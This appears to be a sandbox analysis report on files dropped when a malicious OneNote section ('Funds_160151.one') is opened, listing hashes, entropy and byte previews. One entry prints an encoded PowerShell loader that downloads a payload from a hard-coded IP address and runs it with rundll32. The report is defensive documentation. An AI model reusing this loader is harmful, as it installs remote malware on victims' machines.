SHA-512:	206A2A37A7EF56CA824C2673BE1C1A9389CA5F8553004D6AD3D286E28B48B90A553E94AEF47116C69A99AEDDCD25399CDFEE0D7B3B871BCBA9306D7EB4DC22E5
Malicious:	false
Preview:	.R\{..M..Sx.)..l..`.u.@.v.'.=.....?.....l.....*...*...*...*.....h.....[.!.AF...2..#G.....M.-.G.....%.....f..>f..>f..>f..>..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\Funds_160151.one (On 07-02-2023).one (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped

Size (bytes):	110992
Entropy (8bit):	7.40798690796541
Encrypted:	false
SSDEEP:	3072:qW0gS2EJbyYeMYkKkyX3DWvLLATidK/rDRg8p:3hjZrHDgCm8p
MD5:	4F4B09B4FDB5BB7A81CB31DF4C2F9451
SHA1:	3866AA42C25BE5C1E942DF0C5523E6008E423DFE
SHA-256:	A78AD35FC84AE586A96807C1BA20EE4A4FC758F61F9C69203C194D793179CF9B
SHA-512:	5187F36AFD79637D102317AAC069EDC0BF31117AB7F3B80EBA9783870CA90AC4EE9403A3D10FBF7C0D16D5C6DE726E3D32F63969D6AF778F726648289592012
Malicious:	false
Preview:	.R\{..M..Sx.).....{A...f.EHT.....?.....I.....*...*...*...*.....`#.....h.....{K..e.G..#.....9^>3...H.<.8.....f..>f..>f..>f..>..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\~Funds_160151.one.onebackupconstruction

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	110992
Entropy (8bit):	7.40798690796541
Encrypted:	false
SSDEEP:	3072:qW0gS2EJbyYeMYkKkyX3DWvLLATidK/rDRg8p:3hjZrHDgCm8p
MD5:	4F4B09B4FDB5BB7A81CB31DF4C2F9451
SHA1:	3866AA42C25BE5C1E942DF0C5523E6008E423DFE
SHA-256:	A78AD35FC84AE586A96807C1BA20EE4A4FC758F61F9C69203C194D793179CF9B
SHA-512:	5187F36AFD79637D102317AAC069EDC0BF31117AB7F3B80EBA9783870CA90AC4EE9403A3D10FBF7C0D16D5C6DE726E3D32F63969D6AF778F726648289592012
Malicious:	false
Preview:	.R\{..M..Sx.).....{A...f.EHT.....?.....I.....*...*...*...*.....`#.....h.....{K..e.G..#.....9^>3...H.<.8.....f..>f..>f..>f..>..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000000.bin

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	110592
Entropy (8bit):	3.8617129188839936
Encrypted:	false
SSDEEP:	1536:p0ng/LSJnqYzrCIkFvk9kVkNbhiDdk59Uk0wLkn4mqzQ:rCeGNbkD+59F04m
MD5:	4D6B0408A63E86B6B3AAC382399C33DA
SHA1:	8EF473EE62D3A01B1BDB0ECB985803C5989D58D0
SHA-256:	5C6AC3F1E98E85AE99182B02C052F3D7C4C7E78480A6979E412A025135E60D5F
SHA-512:	557575B0B79469A1B7B200FB108F0CFF39CC8AE1A217C68BFB1D5167D45AE8CC895DAF5A25AA57332E68B3D859047EC3F4DAAF8D55B48A909BEA30B052D3B349
Malicious:	false
Preview:	I..@8...I*...v...8B.%.....#.....+....H.eNJ.M.....I..@h...(....v...8B.%.....#....0..... ...0...(.....p.....0.....?...?.....?.....~....<..?.....?..... ...F..@.....+....H.eNJ.M.....9.....#..)....Bs4.....o..GbF.c..s{.....I..@.....v...8B.%.....#.....?.....<..?.....?.....X<.....:>.. ..@.6P^.!.).y.....B&;.m...;.C{.].....`...0...(.....p.....0.....,.....0...(.....p.....0.....[....>.....f.;..'.....T.Yo....Tx!.sN..&OA....s.....H.....<..... .....4.....5._.G...WI.L#....0.....06...4..m..h!.<.S^YE.....Xa....@.+D.z..P..... ...U.gV~P...1..48..... .....^...+C..k.'<.c.....pv.....x.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000001.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	386 compact demand paged pure executable not stripped
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	5.312943005139063
Encrypted:	false
SSDEEP:	384:JciQQrDXsgME7mPKRtdBDGi4KF/od8Uq5PbJ2hnEnK/V0QvP9MoIB:eiZeKRdyiZoC5PUhnEKPIB
MD5:	94DB817E39E9153620FF932CFF98449E
SHA1:	E17AAE01E16BB51F378E959CB080A941BB26B992

SHA-256:	11CFC794D2869849F9D7CD9C6261AB5B20F48D2FE64503B1B03AEE257F2806C6
SHA-512:	23BBE295DA3ADD68E6531BC4DFF1552BD063A6A4DCCFA69D83BA6B5498C823CAEEE802CC4356AF6FD1F34A6D38341A89A93EDEDE94B3DB725B32A277FE3A1E2E
Malicious:	false
Preview:	.....0....*...H...-.....?..~.....?.....4@..B&. . .....s.....K.Z.G.A.....P....&...H....K.s.....K.Z.G.A.....4...V8O.<.!.....s.....K.Z.G.A.....G...Le.....z.....?.....??.~.....?..... ...R.ox..J.%..-.....D..N{I....2..~.....A... L..HJ.....]l.....aw..{.M.....4..ByK.R.ox..J.%..-.....B....6.H.;..3....y}m.....9..."F.B...7N0.....$.Jp.Ks..)r..5..Z.]..D..N{I....2..~....i.....#.... m.....".@....r...._..R'WD..X.5'K.....Op.b..F.$..i.....F....Q...[.d.....v.*vT4...I$...A.....0.....@..K.I.H.]yY.i.....Op.b..F.$..i.....E:..@H.....@..... ..@...@.Op.b..F.$..i.....Op.b..F.$..i.....@.....r.....z...E..g.....Un.w.....V{...u.4\

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000002.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SysEx File -
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	5.102849306573264
Encrypted:	false
SSDEEP:	96:g578zUrbjMp5O+WeratORWtzHlWj2E37EvLRWLHDInGrmk9q7z6DHEkf:g+zUrbjZvaVltr7lLHM6Ny
MD5:	591EE8A376C129F76EF91B9DC5F108B8
SHA1:	AD6DDFE2328E14990E8EF32F8F7D30E345773928
SHA-256:	526A0D759F29EF031264015054BB03607A1CC2FA5159ADA53E9479759703ACC8
SHA-512:	AC95ADD35D622360424CB079B6026D09742C5FD63A86A1908DB9D5EA4BA724ABD5E19CD955E6946322F7ABCCECA27D168DBC843B416008923AA9CEAA39627BC
Malicious:	false
Preview:	....8.....@.....?....?..?.....8...V.....4..@.....X$.....X$4&./N...."YX.....-F. ....;.....-F.....;.....^m.^F..5..U..._...X$4&./N...."YX.X$.....5....._.7...7L.....x.. ..@.....Z....h...N.....F...\G.L.....*e.....x.....x.....x.....p.....*e.....x....@.....Z.....-.....-.....". .....d.1...._.N.:..._.N.H._.7._.7.....4..(...(....._.7P'..._.7P.G.._.7`.?.._.7P...._.7X.R._.7P.i._.7T..._.7.....X$...o.....X$..c..,. .....2.....,..x....._.....X$._.7.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000003.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.5288521081549895
Encrypted:	false
SSDEEP:	192:EYrS9rap+DsuLKfhbZPT/KsBM0cxZuIX:EYo2kDsOi5vOxZuIX
MD5:	CB87DBEC9F9B6F5C13C264DAF4D53397
SHA1:	7ACC069F9AEF362B7716D2D1AE431CD4EBB5A360
SHA-256:	61A0518947C2EC7AE5AC4158410D0EFC3FECDBE4A8101840926119258E12A272
SHA-512:	44165830F8DE5FA67DD8837F86CFD43260620BCEBFF5BE5D143634E25C8AE5965FE380599CF66B38C2ADEB9374842D1E27A80F1748296157C61276E8BF37E095
Malicious:	false
Preview:	.....@.....p.....~.....?.....?.....~.....V.....@.....@.....h_.j.2.....j.2.^.N....J..F.....@.....h_.. .....0.....0.....H.....H.....J.....C...h..P..J.....j.2.....5....._.7...7L.....j.2.....$.N..Q..$ .N\....$.N..P.N.....Bo..O....nl-.....2.....j.2.$.N....+...J..N.....J.....J.....C...h..P.....B..C.H.n.l.....N.....N.... (.,.1.....B..C.H.n.l.....4..~...1...(...(...<...O.n.e.N.o.t.e. .N.o.t.e.b.o.o.k.s.\.M.y. .N.o.t.e.b.o.o.k.....M.y. .N.o.t.e.b.o.o.k.....&.....`...6...N....(.,.1....[..u@.....D9U.J.....C...h..P.....j.2.$.N.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000004.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.2620589094041788
Encrypted:	false
SSDEEP:	12:JYq6NYOQur4YwXpCl60/hGlllxoLF3pg5dNd4jviSP4i9Upx:qaOppwXpClLhGl/xd5dNd4j54r
MD5:	4D31782E9812813898109C2FE9E23B94
SHA1:	DBC6882A7E745229638E9903B373E639735E74FC
SHA-256:	35F5F5199380E3CE2FF62DB47C9FF68DB67316D30647FF6C79D71640698E475B
SHA-512:	838DF077D7AA1D1BFED30BE76CFB32D7DB9D04D646B1ACE10E54912F257A30462CD8DF11FA3F3AB43BA32E1C7FE83D59DF229783051B5E7DCD53B59AD52BC4F5
Malicious:	false

Preview:	....>.....x.....?.....{.....{.....O....7....&.....&.o._.L.....qh..v ...8B.%.....#.v...&.o._.L.....qh'.&..{.....O....7...{.....{.....5....._.7...7L.....{.....To.J... b.....A..We.N..u.y..l....h...N.....To.J...b.....A..We.N..u.y..l.....&.....&.....&...C...& .`.1...&...F.....4..~...1...(...(.....O.p.e.n. .S.e.c.t.i.o.n.s.....O.p.e.n. .S.e.c.t.i.o.n.s.....1.....O.p.e.n. .S.e.c.t.i.o.n.s.....v.....v...8B.%..... #.&.....&.o._.L.....qh'2.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000005.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.323454019770542
Encrypted:	false
SSDEEP:	24:XqeEv92fgFTVlI7CzvIhf3fRXMEK+Zrm5RbrPS/U5Ylj5l5lfxf3f88f:NEv924FT5B7///gIjTC
MD5:	9446288C2DC755C7F034D58FD52966E8
SHA1:	025C09F91BFEDC0E47B76830A830AD9048479AC4
SHA-256:	12E5361537CBE171EA2FC4030D6D94412FB25F37CAE438C17547BDE8BB455528
SHA-512:	93A194A4F683A83E74F5564D19B2EA57810AC989FE42F5E7E69F714908F6A1A3D6A6333AC08657D9844976565135E59A04EF0DA6CF4743E6EDDE6BFD558F70BE
Malicious:	false
Preview:	....>.....>.....v.....aQ/.....aQ/....N.l.k.8n.sek.....sek..... 9<..D.sek.....9<..D2sek.P.....w. x....[.P...aQ/....N.l.k.8n.aQ/.....sek.....sek.....aQ/T....sek..$..sekX....sek.....4..(...(..... .....0.....4..e....5..b4.....o....bJ.$.x.j.....(...(.....%.:.....>..*..K.....z.....sek..0...e... ..$.....}&.u".N.....W.PB{t.:.....sek.....sek.....9<..D2P.....P.....w. x....[.2..... .....aQ/.....aQ/.....P....c..,0...e...B4.$.....[(..C.5._.....%.:.....K..j....,...N...^..... .....K..j....,.....K..j....,....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000006.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	4.336266154281417
Encrypted:	false
SSDEEP:	192:VefRhiYmXQ6VRc4xwYOPY7+KdYmRR0W08CvYkkJZRcTuQi:VAqQ6VRrOY+mR0wPRw
MD5:	CD36C54D332A6682FD8DD30612D2ECE5
SHA1:	9178ED627C9F5A1E422A644AB735C12367D64CC1
SHA-256:	A305DCAEAA7BA3945A384042595CD2179E643AD03226A08F639041F4B7552A9B
SHA-512:	91367B3E0445CC42D6A593DFFEF4A1C865A4E5B8E3C34F83004C0870D1B6D02E7106A0781C90535072A6416277A1EE7D085A3F7324880EF302FBCEAAF9FC8F8
Malicious:	false
Preview:	.....r..@H.....@*...H....&.....@...@.....T...@.....?.....v.....>...W^.g..M...=..N.. .....4\o.):A.:..._..j.....4\o.):A.:..._..j.....LZ.I.....4.... ..4.....4..... 4.....!4.....!.....$.s.....K.Z.G.A....p.n.g.....z...,4. .....$.4..V/.Q.....D..N{I....2..~..c.m.d.....u.....A.....a.d.m.i.n.....z... ..$.....Q.....?.....@?..@?...pA...?.....4.....;.....R4.. .4...4...4.....0.....4..e...b4.....o....bJ.$.x.j.....(...(.....%.:.....z.....>.....V..Q.....C...?.....@?..@?....?...@.....A.....S....c... ..... .B.....$.....F.....*.....3.^.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000007.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..l.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. ..g.....yx~t.?...o...p..$.....P&W. ..".....R...T.....S.d.....ly\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0...p..H.....K.3.....w....!..l.Ba.).f.."... #.H..L.....8?.....f.l....k.o">!.....N...._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....l.~ .....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@. .....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000008.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	ASCII text, with very long lines (585), with no line terminators
Category:	dropped
Size (bytes):	585
Entropy (8bit):	5.967951232824609
Encrypted:	false
SSDEEP:	12:snL9hLLgyaI4HPKC2EwO45xeM8spEO7b2WO1xyRciV0hMmzVt3FE+pwtB:iphLLCHPKC2Ey1EWbTNV0hJVBa+SB
MD5:	98BF90784670146355CD8C0B448374D9
SHA1:	69BDCEDA1CCD23D7A6AC121A6D06DBD10BDF028F
SHA-256:	EBFA09E9DAAE96EFB34FBF8DC6E4F4564EF72BED884FE4DA3C860687A5668227
SHA-512:	DBEE85B82F972CCED280437B89D030F7DA05F04D86E2EAA9460307DB0B26942BBA66960CE0E72389BD4399BBEC08B6AA01727F7A4DB81F1EE15338BDBA0751F3
Malicious:	false
Preview:	powershell.exe $atKUf9 = '62889e73828c756c961c5a6d6c01a463'; [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnNldCBhMXlKRFJMUT1heHZnc0sNCnNldCBhTFF1Q1J5NT1hSG5CZFVNMg0Kc2V0IGFGZGl6SWtEdD1hYlBTNXENCnBvd2Vyc2hlbGwgKG5ldy1vYmplY3Qgc3lzdGVtLm5ldC53ZWJjbGllbnQpLmRvd25sb2FkZmlsZSgnaHR0cDovLzg3LjIzNi4xNDYuMzEvMzgxOTkuZGF0JywgJ0M6XHByb2dyYW1kYXRhXGdiLmpwZycpOw0Kc2V0IGFnTWFlM3BDPWF5YXUzDQpzZXQgYW1QdFVNY0E9YVJaamUNCmNhbGwgcnUlMWxsMzIgQzpccHJvZ3JhbWRhdGFcZ2luanBnLFdpbmQNCmV4aXQNCg==')) > C:\Users\Public\1.cmd&&start /min C:\Users\Public\1.cmd nd

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000009.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 40, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1354
Entropy (8bit):	7.799120546917745
Encrypted:	false
SSDEEP:	24:AXFMpSCdmi2MTbWm/8T368Bf50D+1vDD9BFGBsQ5SOryjJ4w6++mPKc82UGOpIUg:AO4m122bQ36gfaS1rDw2QsOryjJ4xLml
MD5:	C2BF462C1311A92660999498F29394BD
SHA1:	4BD7C156F172C1114F33D80BAB05252C9F8E87C0
SHA-256:	5E0A8F7D863DAD057AC91FB888CFA7BE1D30A6CF65A908CE90081C323A0858B7
SHA-512:	1107117B3C4B843E5EB32CB13C5CA91E28857DDAE18A197F471D9FCA5B767C7441661FC3A21D2B6FF3C6EB91048A93598E1D86EA55A60A427D8E4B82E59A309
Malicious:	false
Preview:	.PNG.....IHDR...(...(.....m....sRGB.....pHYs...t...t..f.x....IDATXG..O.W....`...c.C..`.H(!@.[Q..B.D.....Q..}.C...}.CTU.MR.j...[.....".x.B.x.wG.2$xf.J..W..g....}w.H.....b* ...../.V_\|.....TC]-.d.....\\Z..l.....>..D....G.....}.]}.x...X...WZ....?.-...A..&x...Q$)U..../.w...?..!8IE..:.....6..y.z..Yg.`g.@(...z...VS..$@..q2.,"....RT.}..%..q.IA0....[m.....2...8..a.LJ....n.....M.%x.....\...$g.Y.p.Q^U....$;.r.....>...>...]..$...r..bz.P*.(....}:&'ldc...c|.bs.>z.:?.M....(.SR..a..o..*=2....i#..{.....y.)....}.1_ .....T@O..F..d....Piu.TQA....#DY.S&G....j....3z..>zL..:...33...C&.S....h...LQk. ...hRSy&m..?...d.....l.].G...BL.-..N;.....s.0Q....T.(0...p....HU..d.V..z.)..2. .....d...x.{.....2.zdP.....;.?aeu.....(..,#.....nj.... ....0.X..dr.T)x...4.V...]p8].p.PH.4f{.n.....x.....Z...O>DF.)^.Y.....p.Zf..1e.a.>."fm{.=hui...Fnn.T....../"...U<.,f'.....:Y.....ckk..RN.....f.omf..rZi.\..h.....|.4.,/.....=.z%.F....*Z...>.*.A.....?.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000A.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	GIF image data, version 89a, 1012 x 327
Category:	dropped
Size (bytes):	11765
Entropy (8bit):	7.911655818336033
Encrypted:	false
SSDEEP:	192:aUpmR1MS7mEuHIgBEoe/nOdV8EHi+rBJZ2M6qhH03NMWjvD5ZktcatNy+AT3jCOj:aUOVTi9EoDH8ujBJwMvhU3mgocatgdOm
MD5:	B035F23C68CC9673E604FE5472F223D2
SHA1:	56495B558547AACCE34C65C1D1FCF6C9ECAFCEE1
SHA-256:	F3F791A1303058D4F363E02F0515DE8484249624857CAF5ECE6C926D7324114C
SHA-512:	B6923EC5D91F5C771B65C63A97AB23BC8E6762CA60C31DEE8D1D141703923EDDFC266229B263EA88E10AF89A92C0EF361BF91A3D5CB600AE129C452D9458062
Malicious:	false
Preview:	GIF89a..G.....|.....Y..Z..\..._..a..c..d..f..e..i..k..m..n..p..s..r..v..y..z..}..~.....0..3..5..6..7..9..<..>..@..B..C..E..G..J..N..N..P..R..T..V..[..... ..!..#..#.."..$..&..&..(..)..+..+..,.....1..3..4..6..9..;..=..?..B..E..G..I..L..N..O..Q..S..W..Z..]..^..`..a..b..d..g..h..j..m..p..s..u..x..{..|..~..... .....!.....,.....G.....H.....*\....#J.H....3j.... C..I...(S.\...0c.l...8s.....@....J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L....N....8q..i.L....3k....C..M. ...S.^....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000B.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced

Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..I.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. ...g.....yx~t.?...o...p..$.....P&W. ..."....R...T.....S.d.....ly\|B"......I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..l.Ba.).f.."... #.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....l.~.....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@.....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000C.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..I.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. ...g.....yx~t.?...o...p..$.....P&W. ..."....R...T.....S.d.....ly\|B"......I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..l.Ba.).f.."... #.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....l.~.....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@.....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000D.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.524493621215413
Encrypted:	false
SSDEEP:	24:8hs4smcjlVTb6m7JpgON7mQNmmdnpzmEJmdn:bLfVTb6m7Jp17mQNmmdn5mEJmdn
MD5:	C606C81F4B5B20D4E7B837FE826F5F5E
SHA1:	5DB4EFE9EA928E97853879B83B74D65281DEE6DB
SHA-256:	BFD01326341E0F346F5DD3F8C00426D2B62C244D85931717BB17A93360F29F1F
SHA-512:	D2EF811F57631F7DCFE918765332A799317EE201BD20256FEEA885D2578CBCE7F068E159D8613FE6EF6EDD50826A6840E0B1FA9C0E62BABE898A520A90BAEE54
Malicious:	false
Preview:	2...>.....x.....2...>.....x...,...2...>...X.....x.....eh.....eh....K.FV...!.lvh.....lvh...uE.E.j.6..lvh...uE.E.j.6..lvh..eh....K.FV...!.eh.....eh.....5.....`_.7...7L.....eh.....F S..O.D.8...>.....h...N.....&9,O.3..F.[^.....&9,O.3..F.[^.....FS..O.D.8...>.....lvh.....lvh.....lvh..1..lvhX.4.....0...e.....A...^WN.,..^@.`.../;.....4.....(...(.....8.....?..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000E.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096

Entropy (8bit):	0.880227695087472
Encrypted:	false
SSDEEP:	6:XaE560WGQgEWM4HUWGk2n/llsu/hu9KudlZVG+1FfG3+fuNrUTSdzsOxNHXpvcEx:X67G9pMeGPl6ehaxFw+GNoTuwtE0
MD5:	604247D5B9972FEB45E40160EDE415A6
SHA1:	5AC7D6F1EA3B259887348A99F0F33660D2EB65B9
SHA-256:	6DEF10BDDDFD130F573E1D0F7D4F6ADA85D1C7D44E434E18FD7F2E35F4F64018
SHA-512:	82D620AD3EBEA753F6D01C0BBF0E42769E57CC0E45A95DB0C0F536420FF51ACA4C6E3D9C31D20F7972041B2BF5552117FD4F26A8A65700AF59594510CD2257C 8
Malicious:	false
Preview:	2...>.....x.....N8.....N8.b`".O....}.[.....>..E....e..... >..E....e.....N8.b`".O....}.[N8.....5....._.7...7L.....:...^E.4Ya.K. ....h...N.....X@P."N.#..T.....X@P."N.#..T.....:...^E.4Ya.K.....N8.....N8.....N8...6 ..N8.`.1.....4..~...1...(...(.....Q.u.i.c.k. .N.o.t.e.s.....Q.u.i.c.k. .N.o.t.e.s.....1.....Q.u.i.c.k. .N.o.t.e.s..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000F.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.473224704290766
Encrypted:	false
SSDEEP:	48:qebzrAQv+Zesaqxz3L7FExyw0LnzpBlkw0LQu5CLjowEwLNeCQQ:qeEQv8ZxjqxyLxgLUu5ClEwBQ
MD5:	CA3AAC584CD10A9BA7EA7078AABF27BA
SHA1:	2050C45B9908DBA3EAE8CDC56FB68F318A1C05B0
SHA-256:	003001E3917DAFF9971C200963B1285069AAC5149704FE47FE2F8D1664B64257
SHA-512:	482E8D74571FCEB8C91C6733989C41AA6775FDCA755BFBEA4E0F7CFB88A530C52AFB9B4D8F797CD7D19B96E85EF8CF8A4836F54D46EAE56D54E3F02449D942 E8
Malicious:	false
Preview:	j.....@$.....t.....?.....j.....@\.....#.....#MS...4m..'..z..(.....(We... .....P..#MS...4m..'..z..#.....uo`.d.....(We.....P...(.....(.....(.....*.....*'.....a.oGG.....oGGa....$.?pMu.2...^.....(.oGG..g }..y.....(.....(X.....(..2....(.....(..".'...y.T$... ..T.N..^..T%n.....g}.....c..,0...e...B4.$.....C@RQ.H..B.....Y.....y.....y.....N..B.J5T.....uo`...aK..../.. .z...aK..g}/..mA..^.D...g}..=.oS."B.yt%....=.....>.....uo`.d..(We.....P.=.oS."B.yt%.....^.....oGG..c..,0...e...B4.$.....I...M.....0.....0..... e....4.....T.i.t.l.e.....|{....B.I...R.....(....Y.....(...D...L.e.c.t.u.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000G.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.684144066215332
Encrypted:	false
SSDEEP:	192:esVO3pQqQKWgLBL9MXO2vckDK0zeHXaGEqRiNUQ3Ru0:L70B5M+2vFS3GqRi
